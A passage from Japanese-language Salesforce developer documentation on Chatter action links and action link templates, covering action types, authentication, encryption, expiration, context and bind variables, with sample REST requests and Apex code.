3. ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload) をコールして、フィード要素を投稿してアクションリンクを関連付けます。

アクションリンクテンプレート

[設定]でアクションリンクテンプレートを作成して、共通のプロパティを持つアクションリンクグループをインスタンス化します。テンプレートをパッケージ化して他の Salesforce 組織に配布できます。

テンプレートにバインド変数を指定し、そのアクションリンクグループをインスタンス化するときに変数の値を設定します。たとえば、API バージョン番号、ユーザ ID、または OAuth トークンにバインド変数を使用します。

テンプレートでコンテキスト変数を指定することもできます。ユーザがアクションリンクを実行すると、Salesforce によってこれらの値 (どの組織でどのユーザがリンクを実行したかなど) が提供されます。

アクションリンクグループをインスタンス化するには、`ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` メソッドをコールします。テンプレートで定義されたバインド変数のテンプレート ID と値を指定します。

「アクションリンクテンプレートの設計」を参照してください。

アクションリンクの種別

アクションリンクを定義するときに、`actionType` プロパティでアクションリンクの種別を指定します。

アクションリンクには次の 4 つの種別があります。

- `Api` — アクションリンクは、アクション URL で同期 API をコールします。Salesforce は、サーバから返された HTTP 状況コードに基づいて状況を `SuccessfulStatus` または `FailedStatus` に設定します。
- `ApiAsync` — アクションリンクは、アクション URL で非同期 API をコールします。アクションは、非同期操作の完了時にサードパーティが `/connect/action-links/`***`actionLinkId`*** への要求を行って状況を `SuccessfulStatus` または `FailedStatus` に設定するまで、`PendingStatus` 状態のままになります。
- `Download` — アクションリンクは、アクション URL からファイルをダウンロードします。
- `Ui` — アクションリンクは、アクション URL で Web ページをユーザに表示します。

認証

アクションリンクを定義するときは、URL (`actionUrl`) と、その URL に対して要求を行うために必要な HTTP ヘッダー (`headers`) を指定します。

外部リソースに認証が必要な場合は、リソースで必要とするすべての場所に情報を含めます。

Salesforce リソースに認証が必要な場合は、HTTP ヘッダーに OAuth 情報を含めるか、URL にベアラートークンを含めることができます。

Salesforce は自動的に次のリソースを認証します。

- テンプレート内の相対 URL
- アクションリンクグループが Apex からインスタンス化されるときの `/services/apexrest` で始まる相対 URL

機密情報の操作にこれらのリソースを使用しないでください。

セキュリティ

HTTPS

アクションリンクのアクション URL は、`https://` で始まるか、「認証」セクションのルールのいずれかに一致する相対 URL である必要があります。

暗号化

API の詳細は、暗号化して保存され、クライアントには隠匿されます。

テンプレートからインスタンス化されていないアクションリンクの `actionURL`、`headers`、および `requestBody` データは、組織の暗号化鍵で暗号化されます。アクションリンクテンプレートの `[アクション URL]`、`[HTTP ヘッダー]`、および `[HTTP リクエストボディ]` は暗号化されません。テンプレートからアクションリンクグループをインスタンス化するときに使用されるバインド値は、組織の暗号化鍵で暗号化されます。

アクションリンクテンプレート

「アプリケーションのカスタマイズ」ユーザ権限を持つユーザのみが、[設定] でアクションリンクテンプレートの作成、編集、削除、およびパッケージ化を行うことができます。

テンプレートに機密情報を保存しないでください。バインド変数を使用して、アクションリンクグループをインスタンス化するときに機密情報を追加します。アクションリンクグループがインスタンス化されると、値は暗号化された形式で保存されます。「バインド変数の定義」を参照してください。

接続アプリケーション

接続アプリケーションを使用してアクションリンクを作成する場合、常に制御可能なコンシューマキーのある接続アプリケーションを使用することをお勧めします。接続アプリケーションはサーバ間の通信に使用され、逆コンパイル可能なモバイルアプリケーションに対してはコンパイルされません。

有効期限

アクションリンクグループを定義するときは、有効期限(`expirationDate`)を指定します。この期限後は、グループのアクションリンクを実行できなくなり、フィードから削除されます。アクションリンクグループ定義に OAuth トークンが含まれる場合、そのグループの有効期限を OAuth トークンの有効期限と同じ値に設定します。

アクションリンクテンプレートは、若干異なるユーザの除外メカニズムを使用します。「アクションリンクグループの有効期限の設定」を参照してください。

ユーザの除外またはユーザの指定

Action Link Definition Input の `excludeUserId` プロパティは、アクションの実行から単一ユーザを除外する場合に使用します。

Action Link Definition Input の `userId` プロパティは、アクションを実行できるユーザのみの ID を指定する場合に使用します。`userId` プロパティを指定しない場合、または `null` を渡す場合は、すべてのユーザがアクションを実行できます。アクションリンクに `excludeUserId` と `userId` 両方を指定することはできません。

アクションリンクテンプレートは、若干異なるユーザの除外メカニズムを使用します。「アクションリンクを表示できるユーザの設定」を参照してください。

アクションリンクグループ定義の参照、変更、または削除

アクションリンクとアクションリンクグループには、定義ビューとコンテキストユーザビューという 2 つのビューがあります。定義には、認証情報などの機密情報が含まれる可能性があります。コンテキストユーザビューは、表示オプションによって絞り込まれ、コンテキストユーザの状態が値に反映されます。

アクションリンクグループ定義には機密情報(OAuth トークンなど)を含めることができます。そのため、定義を参照、変更、または削除するには、ユーザがその定義を作成したか、「すべてのデータの参照」権限を持っている必要があります。さらに、Chatter REST API では、定義を作成した接続アプリケーションから要求を実行する必要があります。Apex では、定義を作成した名前空間からコールを行う必要があります。

コンテキスト変数

コンテキスト変数を使用して、アクションリンクを実行したユーザとアクションリンクが呼び出されたコンテキストに関する情報を、アクションリンクの呼び出しによって実行された HTTP 要求に渡すことができます。コンテキスト変数は、Action Link Definition Input リクエストボディまたは `ConnectApi.ActionLinkDefinitionInput` オブジェクトの `actionUrl`、`headers`、および `requestBody` プロパティで使用できます。コンテキスト変数はまた、アクションリンクテンプレートの `[アクション URL]`、`[HTTP リクエストボディ]`、および `[HTTP ヘッダー]` 項目でも使用できます。テンプレートの公開後も、これらの項目は編集 (コンテキスト変数の追加と削除を含む) できます。

次のコンテキスト変数があります。

コンテキスト変数	説明
`{!actionLinkId}`	ユーザが実行したアクションリンクの ID。
`{!actionLinkGroupId}`	ユーザが実行したアクションリンクが含まれるアクションリンクグループの ID。
`{!communityId}`	ユーザがアクションリンクを実行したコミュニティの ID。内部組織の場合、値は空のキー `"000000000000000000"` になります。
`{!communityUrl}`	ユーザがアクションリンクを実行したコミュニティの URL。内部組織の場合、値は空の文字列 `""` になります。
`{!orgId}`	ユーザがアクションリンクを実行した組織の ID。
`{!userId}`	アクションリンクを実行したユーザの ID。

バージョン設定

API のアップグレードや機能の変更による問題を避けるため、アクションリンクを定義するときにはバージョン設定を使用することをお勧めします。たとえば、`ConnectApi.ActionLinkDefinitionInput Class` の `actionUrl` プロパティは `https://www.example.com/api/v1/exampleResource` のようになります。

テンプレートがパッケージで配布された後でも、テンプレートを使用して `actionUrl`、`headers`、または `requestBody` プロパティの値を変更できます。たとえば、新しい入力が必要な新しい API バージョンをリリースする場合、システム管理者は [設定] でアクションリンクテンプレートの入力を変更可能で、すでにフィード要素に関連付けられているアクションリンクでも新しい入力が使用されます。ただし、新しいバインド変数を公開済みアクションリンクテンプレートに追加することはできません。

API がバージョン管理されていない場合は、`ConnectApi.ActionLinkGroupDefinitionInput Class`の `expirationDate` プロパティを使用して API のアップグレードや機能変更による問題を避けることができます。「アクションリンクグループの有効期限の設定」を参照してください。

エラー

アクションリンクの診断情報メソッド (`ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)`)を使用して、`Api` アクションリンクを実行後の状況コードおよびエラーを返します。診断情報は、アクションリンクにアクセスできるユーザに対してのみ提供されます。

ローカライズされた表示ラベル

アクションリンクは、`ConnectApi.ActionLinkDefinitionInput Class` リクエストボディの `labelKey` プロパティおよびアクションリンクテンプレートの［表示ラベル］項目に指定された、定義済みのローカライズされた表示ラベルセットを使用します。

表示ラベルのリストについては、「アクションリンクの表示ラベル」を参照してください。

メモ: アクションリンクに適した表示ラベルキー値がない場合、アクションリンクテンプレートの［表示ラベル］項目にカスタムラベルを指定し、［表示ラベルキー］を[なし]に設定します。ただし、カスタム表示ラベルはローカライズされません。

関連トピック:

- アクションリンクを定義し、フィード要素を使用して投稿する
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する
- アクションリンクを定義し、フィード要素を使用して投稿する
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する


アクションリンクの使用事例

アクションリンクを使用して Salesforce およびサードパーティサービスをフィードと統合できます。アクションリンクでは、Salesforce またはサードパーティ API への HTTP 要求を実行できます。また、ファイルをダウンロードしたり、Web ページを開いたりすることもできます。このトピックには、1 つの使用事例があります。

フィードからのビデオチャットの開始

1 つの Salesforce 組織と架空の「VideoChat」という会社のアカウントがある会社の Salesforce 開発者として勤務しているとします。ユーザは Salesforce1 をさらに活用することを希望しています。ユーザが Salesforce1 から直接ビデオチャットの作成や参加を行えるアプリケーションの作成を依頼されました。

ユーザが Salesforce1 で VideoChat アプリケーションを開くと、ビデオチャットルームの名前を付けてグループまたは個人ユーザをビデオチャットルームに招待するように求められます。ユーザが [OK] をクリックすると VideoChat アプリケーションによってビデオチャットルームが起動され、選択したグループまたはユーザに [ビデオチャットに参加してください] というメッセージとクリック可能な [参加] という表示ラベルのアクションリンクを表示するフィード項目が投稿されます。招待者が[参加]をクリックすると、アクションリンクによってビデオチャットルームのある Web ページが開かれます。



開発者として、アクションリンク URL の作成方法を検討し、次の要件を設定しました。


1. ユーザが [参加] をクリックしたときに、アクションリンク URL はそのユーザが招待されたビデオチャットルームを開く必要がある。
2. アクションリンク URL は、誰が参加するかをビデオチャットルームに伝える必要がある。

アクションリンク URL を動的に作成するには、[設定] でアクションリンクテンプレートを作成します。


最初の要件では、[アクション URL] テンプレート項目の `{!Bindings.roomId}` バインド変数を作成します。Salesforce1 ユーザが [OK] をクリックしてビデオチャットルームを作成したときに、Apex コードで一意のルーム ID を生成します。Apex コードは、アクションリンクグループをインスタンス化するときにその一意のルーム ID をバインド変数値として使用し、フィード項目に関連付けて、フィード項目を投稿します。

2 番目の要件では、アクションリンクにユーザ ID が含まれる必要があります。アクションリンクでは、定義済みのコンテキスト変数のセットがサポートされています。アクションリンクが呼び出されたときに、Salesforce は変数を値に置き換えます。コンテキスト変数には、アクションリンクをクリックしたユーザ、およびアクションリンクが呼び出されたコンテキストに関する情報が含まれます。[アクション URL] に `{!userId}` コンテキスト変数を含めます。これにより、ユーザがフィードのアクションリンクをクリックしたときに、Salesforce はそのユーザの ID を置き換えて、ビデオチャットルームに誰が参加するのかを把握できるようにします。

[参加] アクションリンク用のアクションリンクテンプレートを次に示します。



すべてのアクションリンクは、アクションリンクグループと関連付けられている必要があります。グループは、その関連付けられたすべてのアクションリンクで共有されるプロパティを定義します。(この例のように) 1 つのアクションリンクを使用している場合でも、グループに関連付ける必要があります。アクションリンクテンプレートの最初の項目は［アクションリンクグループテンプレート］です。この場合、この項目は [ビデオチャット] で、アクションリンクテンプレートが関連付けられているアクションリンクグループテンプレートです。




アクションリンクテンプレート

[設定] でアクションリンクテンプレートを作成し、Chatter REST API または Apex から共通のプロパティを持つアクションリンクグループをインスタンス化できます。テンプレートをパッケージ化して他の Salesforce 組織に配布できます。

アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報 (認証用の OAuth トークンなど) を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

次の例では、[承認] と [却下] が架空の旅行 Web サイトの REST API への API コールを実行して旅程を承認または却下するアクションリンクです。Pam が旅行 Web サイトに旅程を作成すると、旅行 Web サイトが Chatter REST API 要求を実行してアクションリンクを含むフィード項目を Pam のマネージャである Kevin に対して投稿し、Kevin が旅程を承認または却下できるようにします。



重要: アクションリンクは開発者機能です。アクションリンクテンプレートは [設定] で作成しますが、Apex または Chatter REST API を使用してテンプレートからアクションリンクを生成し、そのリンクをフィード要素に追加する必要があります。

このセクションの内容:

アクショングループテンプレートの削除

アクショングループテンプレートを削除すると、関連付けられているアクションリンクテンプレートと、そのテンプレートからインスタンス化されているすべてのアクショングループが削除されます。削除されたアクショングループは、関連付けられているすべてのフィード要素に表示されなくなります。

アクションリンクテンプレートのパッケージ化

アクションリンクテンプレートをパッケージ化して他の Salesforce 組織に配布できます。

関連トピック:

- アクションリンクの使用
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する


アクションリンクテンプレートの設計

テンプレートを作成する前に、テンプレートにどの値を設定し、テンプレートからアクショングループをインスタンス化するときにバインド変数にどの値を設定するかを検討します。


- アクションリンクテンプレートの概要
- テンプレート設計の考慮事項
- アクショングループの有効期限の設定
- バインド変数の定義
- アクションリンクを表示できるユーザの設定
- コンテキスト変数の使用

アクションリンクテンプレートの概要

[設定] に次のようなアクショングループテンプレートが表示されます。



各アクショングループに、少なくとも1つのアクションリンクが必要です。この例のアクションリンクテンプレートには、[アクション URL] 項目に API バージョン番号、[HTTP リクエストボディ] 項目にアイテム番号、[HTTP ヘッダー] 項目に OAuth トークン値の 3 つのバインド変数があります。



アクションリンクグループをインスタンス化して、バインド変数の値を設定する Chatter REST API 要求は、次のとおりです。

```
POST /connect/action-link-group-definitions



{

   "templateId":"07gD00000004C9r",

   "templateBindings":[

      {

         "key":"ApiVersion",

         "value":"v1.0"

      },

      {
```

```
         "key":"ItemNumber",

         "value":"8675309"

      },

      {

         "key":"BearerToken",


"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"

      }

   ]

}
```

次は、テンプレートからアクションリンクグループをインスタンス化して、バインド変数の値を設定する Apex コードです。

```
// Get the action link group template Id.

ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];



// Add binding name-value pairs to a map.

Map<String, String> bindingMap = new Map<String, String>();

bindingMap.put('ApiVersion', '1.0');

bindingMap.put('ItemNumber', '8675309');

bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');



// Create ActionLinkTemplateBindingInput objects from the map elements.

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {

    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();

    bindingInput.key = key;

    bindingInput.value = bindingMap.get(key);
```

```
    bindingInputs.add(bindingInput);
}


// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;


// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

テンプレート設計の考慮事項

テンプレートを設計するときは次の点を検討します。

- アクションリンクグループの有効期限を決定します。

  「アクションリンクグループの有効期限の設定」を参照してください。

- テンプレートにバインド変数を定義して、グループをインスタンス化するときの値を設定します。テンプレートに機密情報を保存しないでください。機密情報はバインド変数を使用して実行時に追加します。

  「バインド変数の定義」を参照してください。

- アクションリンクがフィード要素に関連付けられているときに、アクションリンクを表示できるユーザを決定します。

  「アクションリンクを表示できるユーザの設定」を参照してください。

- アクションリンクの実行コンテキストに関する情報を取得するためには、テンプレートのコンテキスト変数を使用します。

  アクションリンクの実行時に、Salesforce が値を入力し、HTTP 要求で送信します。「コンテキスト変数の使用」を参照してください。

アクションリンクグループの有効期限の設定

テンプレートからアクションリンクグループを作成するときに、テンプレートに指定された期間に基づいて有効期限を計算することも、アクションリンクグループに有効期限を設定しないことも可能です。

テンプレートに有効期限までの時間を設定するには、アクションリンクグループテンプレートの［有効期限までの時間］項目に値を入力します。この値は、アクションリンクグループがインスタンス化されてから、関連付けられたフィード要素から削除され実行できなくなるまでの時間数です。最大値は 8760 で、365 日に相当します。

アクションリンクグループをインスタンス化するときに有効期限を設定するには、Action Link Group Definition リクエストボディ (Chatter REST API) または `ConnectApi.ActionLinkGroupDefinition` 入力クラス (Apex) のいずれかの `expirationDate` プロパティを設定します。

有効期限のないアクションリンクグループを作成するには、テンプレートの［有効期限までの時間］項目に値を入力せず、アクションリンクグループをインスタンス化するときに `expirationDate` プロパティにも値を入力しません。

テンプレートからアクションリンクグループを作成するときに、`expirationDate` と［有効期限までの時間］は次のように連動します。

- `expirationDate` を指定すると、新しいアクションリンクグループでその値が使用されます。
- `expirationDate` を指定せず、テンプレートで［有効期限までの時間］を指定した場合は、新しいアクションリンクグループで［有効期限までの時間］の値が使用されます。
- `expirationDate` も［有効期限までの時間］も指定しない場合は、テンプレートからインスタンス化されたアクションリンクグループに有効期限が設定されません。

バインド変数の定義

テンプレートでバインド変数を定義し、アクションリンクグループをインスタンス化するときにその値を設定します。

重要: テンプレートに機密情報を保存しないでください。機密情報はバインド変数を使用して実行時に追加します。バインドの値が設定されている場合は、Salesforce に暗号化形式で保存されます。

バインド変数は、アクションリンクテンプレートの［アクション URL］、［HTTP リクエストボディ］、および［HTTP ヘッダー］項目で定義できます。テンプレートを公開後、これらの項目を編集することや項目間でバインド変数を移動させること、バインド変数を削除することができます。ただし、新しいバインド変数を追加することはできません。

テンプレートでバインド変数のキーを定義します。アクションリンクグループをインスタンス化するときに、キーとその値を指定します。

バインド変数キーは `{!Bindings.key}` の形式です。

key は、事前に定義された `\w` 文字クラスの `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]` で Unicode 文字をサポートします。

次の［アクション URL］項目には 2 つのバインド変数があります。

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

次の［HTTP ヘッダー］項目には 2 つのバインド変数があります。

```
Authorization: OAuth {!Bindings.OAuthToken}

Content-Type: {!Bindings.ContentType}
```

アクションリンクグループを Chatter REST API でインスタンス化するときにキーとその値を指定します。

```
POST /connect/action-link-group-definitions


{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Apex にバインド変数キーを指定して、その値を設定します。

```
Map<String, String> bindingMap = new Map<String, String>();

bindingMap.put('ApiVersion', '1.0');
```

```
bindingMap.put('ItemId', '8675309');

bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');

bindingMap.put('ContentType', 'application/json');



List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =

 new List<ConnectApi.ActionLinkTemplateBindingInput>();



for (String key : bindingMap.keySet()) {

    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();

    bindingInput.key = key;

    bindingInput.value = bindingMap.get(key);

    bindingInputs.add(bindingInput);

}



// Define the action link group definition.

ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =

 new ConnectApi.ActionLinkGroupDefinitionInput();

actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';

actionLinkGroupDefinitionInput.templateBindings = bindingInputs;



// Instantiate the action link group definition.

ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =

ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

ヒント: アクションリンクテンプレートでは同じバインド変数を複数回使用でき、インスタンス化のときに値を1回だけ指定します。たとえば、あるアクションリンクテンプレートの `[HTTP リクエストボディ]` 項目で `{!Bindings.MyBinding}` を2回使用し、同じアクションリンクグループテンプレート内の別のアクションリンクテンプレートの `[HTTP ヘッダー]` 項目でもう一回使用することができますが、この場

